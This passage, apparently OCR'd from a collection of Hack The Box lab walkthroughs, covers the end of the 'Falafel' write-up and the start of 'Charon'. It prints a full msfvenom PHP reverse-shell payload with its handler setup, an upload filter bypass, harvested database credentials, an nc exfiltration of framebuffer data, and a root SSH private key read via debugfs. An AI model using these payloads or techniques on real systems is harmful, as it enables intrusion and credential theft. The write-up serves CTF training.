HTTP request sent, awaiting response... 200 OK
Length: 5493 (5.4K) [image/png]
Saving to: 'shell.php.png'

     0K .....                                                 100%  289K=0.02s

2018-06-29 19:19:51 (289 KB/s) - 'shell.php.png' saved [5493/5493]
```

Specify a URL of an image to upload:

Let's create a PHP payload for uploading into the web site. We have to use msfvenom command for generating PHP backdoor.

msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.25 lport=4444 -f raw

Now **copy** the code from ***<?php….die();** and paste in a text file then as


```
1   raj...(240 j's)...jjj.php.png
```

(240 character) also start multi handler in a new terminal.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.25 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
/*<?php /**/ error_reporting(0); $ip = '10.10.14.25'; $port = 4444; if (($f = 'stream_socket_c
lient') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s &&
 ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s &
& ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { d
ie('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len
 = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die();
 } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($
s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_
read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_
type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_
bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Let me make it clear to you, here the author has applied filter for identifying 240 character file which means your file name must contain 240 characters including extension.

As shown in the given image the PHP file is uploaded successfully inside */var/www/html/uploads*.



Let execute it in the URL for obtaining reverse shell at metasploit.

Meanwhile, return to the Metasploit terminal and wait for the metepreter session by exploiting multi handler.

```
1  msf use exploit/multi/handler
2  msf exploit(multi/handler) set payload php/meterpreter/reverse_tcp
3  msf exploit(multi/handler) set lhost 10.10.14.25
4  msf exploit(multi/handler) set lport 4444
5  msf exploit(multi/handler) exploit
```

From given below image you can observe **Meterpreter session 1**. But the task is not finished yet, still, we need to penetrate more for privilege escalation. Further, we open passwd file and notice two system username i.e. yossi and moshe.

Meterpreter> cat /etc/pasword

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.25
lhost => 10.10.14.25
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.25:4444
[*] Sending stage (37775 bytes) to 10.10.10.73
[*] Meterpreter session 1 opened (10.10.14.25:4444 -> 10.10.10.73:42724) at 2018-06-29

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:111:116:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
yossi:x:1000:1000:Yossi,,,:/home/yossi:/bin/bash
mysql:x:112:119:MySQL Server,,,:/nonexistent:/bin/false
moshe:x:1001:1001::/home/moshe:
```

After making some more inspection we found a file **connection.php** from inside */var/www/html* and receive database credential from inside it.

```
1
2   meterpreter> cd /var/www/html
    meterpreter> ls
3   meterpreter> cat /connection.php
```

This is mysql configuration file for mysql where username is **moshe** and password is **falafelIsReallyTasty**

```
meterpreter > cd /var/www/html
meterpreter > ls
Listing: /var/www/html
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100754/rwxr-xr--  41    fil   2017-11-27 19:15:58 -0500  .htaccess
40754/rwxr-xr--   4096  dir   2017-11-27 19:15:58 -0500  assets
100754/rwxr-xr--  423   fil   2017-11-27 19:15:58 -0500  authorized.php
100754/rwxr-xr--  377   fil   2017-11-27 19:15:58 -0500  connection.php
40754/rwxr-xr--   4096  dir   2017-11-27 19:15:58 -0500  css
100754/rwxr-xr--  804   fil   2017-11-27 19:15:58 -0500  cyberlaw.txt
100754/rwxr-xr--  0     fil   2017-11-27 19:15:58 -0500  footer.php
100754/rwxr-xr--  1140  fil   2017-11-27 19:15:58 -0500  header.php
100754/rwxr-xr--  7335  fil   2017-11-27 19:15:58 -0500  icon.png
40754/rwxr-xr--   4096  dir   2017-11-27 19:15:58 -0500  images
100754/rwxr-xr--  818   fil   2017-11-27 19:15:58 -0500  index.php
40754/rwxr-xr--   4096  dir   2017-11-27 19:15:58 -0500  js
100754/rwxr-xr--  752   fil   2017-11-27 19:15:58 -0500  login.php
100754/rwxr-xr--  1800  fil   2017-11-28 12:39:01 -0500  login_logic.php
100754/rwxr-xr--  107   fil   2017-11-27 19:15:58 -0500  logout.php
100754/rwxr-xr--  1913  fil   2017-11-27 19:15:58 -0500  profile.php
100754/rwxr-xr--  30    fil   2017-11-27 19:15:58 -0500  robots.txt
100754/rwxr-xr--  6174  fil   2017-11-27 19:15:58 -0500  style.php
100754/rwxr-xr--  3647  fil   2017-11-27 19:15:58 -0500  upload.php
40774/rwxrwxr--   4096  dir   2018-06-29 12:38:01 -0400  uploads

meterpreter > cat connection.php
<?php
   define('DB_SERVER', 'localhost:3306');
   define('DB_USERNAME', 'moshe');
   define('DB_PASSWORD', 'falafelIsReallyTasty');
   define('DB_DATABASE', 'falafel');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
   // Check connection
   if (mysqli_connect_errno())
   {
      echo "Failed to connect to MySQL: " . mysqli_connect_error();
   }
?>
```

With help of above credential we are trying to ssh login and after making successful login we found user.txt file from inside /home/moshe

```
1  python -c "import pty;pty.spawn('/bin/bash')"
2  ssh moshe@10.10.10.73
3  cd /home
4  cd moshe
5  cat user.txt
```

```
root@kali:~/Desktop# ssh moshe@10.10.10.73
The authenticity of host '10.10.10.73 (10.10.10.73)' can't be established.
ECDSA key fingerprint is SHA256:XPYifpo9zwt53hU1RwUWqFvOB3TlCtyA1PfM9frNWSw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.73' (ECDSA) to the list of known hosts.
moshe@10.10.10.73's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Fri Jun 29 19:52:33 2018 from 10.10.14.25
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
setterm: terminal xterm-256color does not support --blank
moshe@falafel:~$ cd /home
moshe@falafel:/home$ ls
moshe  yossi
moshe@falafel:/home$ cd moshe
moshe@falafel:~$ ls
user.txt
moshe@falafel:~$
moshe@falafel:~$ cat user.txt
c866575ed5999e1a878b1494fcb1f9d3
```

After some more penetration, we enumerated the groups for user **moshe** and found that the user is in the **video** group. When we found uses as the member of video group then for post exploitation we need check frame-buffer device. Because this can lead a local user able to access a frame buffer device file (/dev/fb*) could possibly use this flaw to escalate their privileges on the system.

Let's have the contents of /dev/fb0 with help of cat command to capture the frambuffer raw data inside /tmp directory as scree.raw

```
1  groups
2  cat /dev/fb0 > /tmp/screen.raw
3  cd /tmp
4  ls
5  nc 10.10.14.25 5555 < screen.raw
```

So we have captured the raw data inside /tmp, now you need to take the raw image and convert it to a standard image format say .png but we before that we need to find t the size, use the following command which will print the dimension……..

```
1  cat /sys/class/graphics/fb0/virtual_size
```


```
moshe@falafel:~$ groups
moshe adm mail news voice floppy audio video games
moshe@falafel:~$ cat /dev/fb0 > /tmp/screen.raw
moshe@falafel:~$ cd /tmp
moshe@falafel:/tmp$ ls
screen.raw
systemd-private-d15a4b3971904f7a854243745e92e0c9-systemd-timesyncd.servi
vmware-root
moshe@falafel:/tmp$ nc 10.10.14.25 5555 < screen.raw
moshe@falafel:/tmp$ cat /sys/class/graphics/fb0/virtual_size
1176,885
moshe@falafel:/tmp$
```

Now enter the following command to convert raw data into a .png image format

```
./iraw2png.pl 1176 885 < screen.raw > screen.png
```

```
root@kali:~/Desktop# ./iraw2png.pl 1176 885 < screen.raw > screen.png
pnmtopng: 5 colors found
```

Then we opened screen.png and got following image which was showing password: **MosheP!zStopHackingMe!** for user **Yossi**.



With help of above enumerated credential we have made SSH login successfully and then run following command for getting SSH RSA key.

```
1  df
2  debugfs /dev/sda1
3  cat /root/.ssh/id_rsa
```

Now copy the RSA key in a text file and named as key in your local machine. Also give permission 600 to it.

```
root@kali:~# ssh yossi@10.10.10.73
yossi@10.10.10.73's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Fri Jun 29 20:46:40 2018 from 10.10.14.25
yossi@falafel:~$ df
Filesystem     1K-blocks    Used Available Use% Mounted on
udev              487856       0    487856   0% /dev
tmpfs             101608   11040     90568  11% /run
/dev/sda1        7092728 2350488   4358908  36% /
tmpfs             508040       0    508040   0% /dev/shm
tmpfs               5120       0      5120   0% /run/lock
tmpfs             508040       0    508040   0% /sys/fs/cgroup
tmpfs             101608       0    101608   0% /run/user/1000
yossi@falafel:~$ debugfs /dev/sda1
debugfs 1.42.13 (17-May-2015)
debugfs:  cat /root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAyPdlQuyVr/L4xXiDVK8lTn88k4zVEEfiRVQ1AWxQPOHY7q0h
b+Zd6WPVczObUnC+TaElpDXhf3gjLvjXvn7qGuZekNdB1aoWt5IKT90yz9vUx/gf
v22+b8XdCdzyXpJW0fAmEN+m5DAETxHDzPdNfpswwYpDX0gqLCZIuMC7Z8D8Wpkg
BWQ5RfpdFDWvIexRDfwj/Dx+tiIPGcYtkpQ/UihaDgF0gwj912Zc1N5+0sILX/Qd
UQ+ZywP/qj1FI+ki/kJcYsW/5JZcG20xS0QgNvUBGpr+MGh2urh4angLcqu5b/ZV
dmoHaOx/UOrNywkp486/SQtn30Er7SlM29/8PQIDAQABAoIBAQCGd5qmw/yIZU/1
eWSOpj6VHmee5q2tnhuVffmVgS7S/d8UHH3yDLcrseQhmBdGey+qa7fu/ypqCy2n
gVOCIBNuelQuIAnp+EwI+kuyEnSsRhBC2RANG1ZAHal/rvnxM4OqJ0ChK7TUnBhV
+7IClDqjCx39chEQUQ3+yoMAM91xVqztgWvl85Hh22IQgFnIu/ghav8Iqps/tuZ0
/YE1+vOouJPD894UEUH5+Bj+EvBJ8+pyXUCt7FQiidWQbSlfNLUWNdlBpwabk6Td
OnO+rf/vtYg+RQC+Y7zUpyLONYP+9S6WvJ/lqszXrYKRtlQg+8Pf7yhcOz/n7G08
kta/3DH1AoGBAO0itIeAiaeXTw5dmdza5xIDsx/c3DU+yi+6hDnV1KMTe3zK/yjG
UBLnBo6FpAJr0w0XNALbnm2RToX7OfqpVeQsAsHZTSfmo4fbQMY7nWMvSuXZV3lG
ahkTSKUnpk2/EVRQriFjlXuvBoBh0qLVhZIKqZBaavU6iaplPVz72VvLAoGBANj0
GcJ34ozu/XuhlXNVlm5ZQqHxHkiZrOU9aM7umQkGeM9vNFOwWYl6l9g4qMq7ArMr
5SmT+XoWQtK9dSHVNXr4XWRaH6aow/oazY05W/BgXRMxolVSHdNE23xuX9dlwMPB
f/y3ZeVpbREroPOx9rZpYiE76W1gZ67H6TV0HJcXAoGBAOdgCnd/8lAkcY2ZxIva
xsUr+PWo4O/O8SY6vdNUkWIAm2e7BdX6EZ0v75TWTp3SKR5HuobjVKSht9VAuGSc
HuNAEfykkwTQpFTlmEETX9CsD09PjmsVSmZnC2Wh10FaoYT8J7sKWItSzmwrhoM9
BVPmtWXU4zGdST+KAqKcVYubAoGAHR5GBs/IXFoHM3ywblZiZlUcmFegVOYrSmk/
k+Z6K7fupwip4UGeAtGtZ5vTK8KFzj5p93ag2T37ogVDn1LaZrLG9h0Sem/UPdEz
HW1BZbXJSDY1L3ZiAmUPgFfgDSze/mcOIoEK8AuCU/ejFpIgJsNmJEfCQKfbwp2a
M05uN+kCgYBq8iNfzNHK3qY+iaQNISQ657Qz0sPoMrzQ6gAmTNjNfWpU8tEHqrCP
NZTQDYCA31J/gKIl2BT8+ywQL50avvbxcXZEsy14ExVnaTpPQ9m2INlxz97YLxjZ
FEUbkAlzcvN/S3LJiFbnkQ7uJ0nPj4oPw1XBcmsQoBwPFOcCEvHSrg==
-----END RSA PRIVATE KEY-----
debugfs:
```

Now let's connect to ssh once again through above RSA file as given below:

```
1  ssh -i key root@10.10.10.73
2  ls
```

```
3 cat root.txt
```

```
root@kali:~/Desktop# chmod 600 key
root@kali:~/Desktop# ssh -i key root@10.10.10.73
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Tue May  1 20:14:09 2018 from 10.10.14.4
root@falafel:~# ls
root.txt
root@falafel:~# cat root.txt
23b792[illegible]2091c001fa1
root@falafel:~#
```

Author: AArti Sin

From <https://www.hackingarticles.in/hack-the-box-challenge-falafel-walkthrough/>

Charon


Wednesday, January 2, 2019 7:15 PM

Level: Expert
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online available therefore they have static IP and IP of sense is **10.10.10.31** so let's begin with nmap port enumeration.

```
1 nmap -sV 10.10.10.31
```

```
root@kali:~# nmap -sV 10.10.10.31
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-04 04:47 EDT
Nmap scan report for 10.10.10.31
Host is up (0.32s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 33.85 seconds
root@kali:~#
```

From given below image, you can observe we found port 22 and 80 are open on target system.
As port 80 is running http server we open the target machine's ip address in our browser.




We run dirbuster on port 80, which reveals a directory entitled “cmsdata/”.

http://10.10.10.31:80/


Scan Information | Results - List View: Dirs: 9 Files: 12 | Results - Tree View | Errors: 0

Type	Found	Response	Size
Dir	/js/	403	461
Dir	/icons/	403	464
File	/js/mobile.js	200	1778
Dir	/cmsdata/	403	466
Dir	/cmsdata/images/	403	473
File	/cmsdata/login.php	200	6696
File	/cmsdata/forgot.php	200	6591
Dir	/cmsdata/js/	403	469
Dir	/images/mobile/	403	472


We open the link, and are presented with a login page.

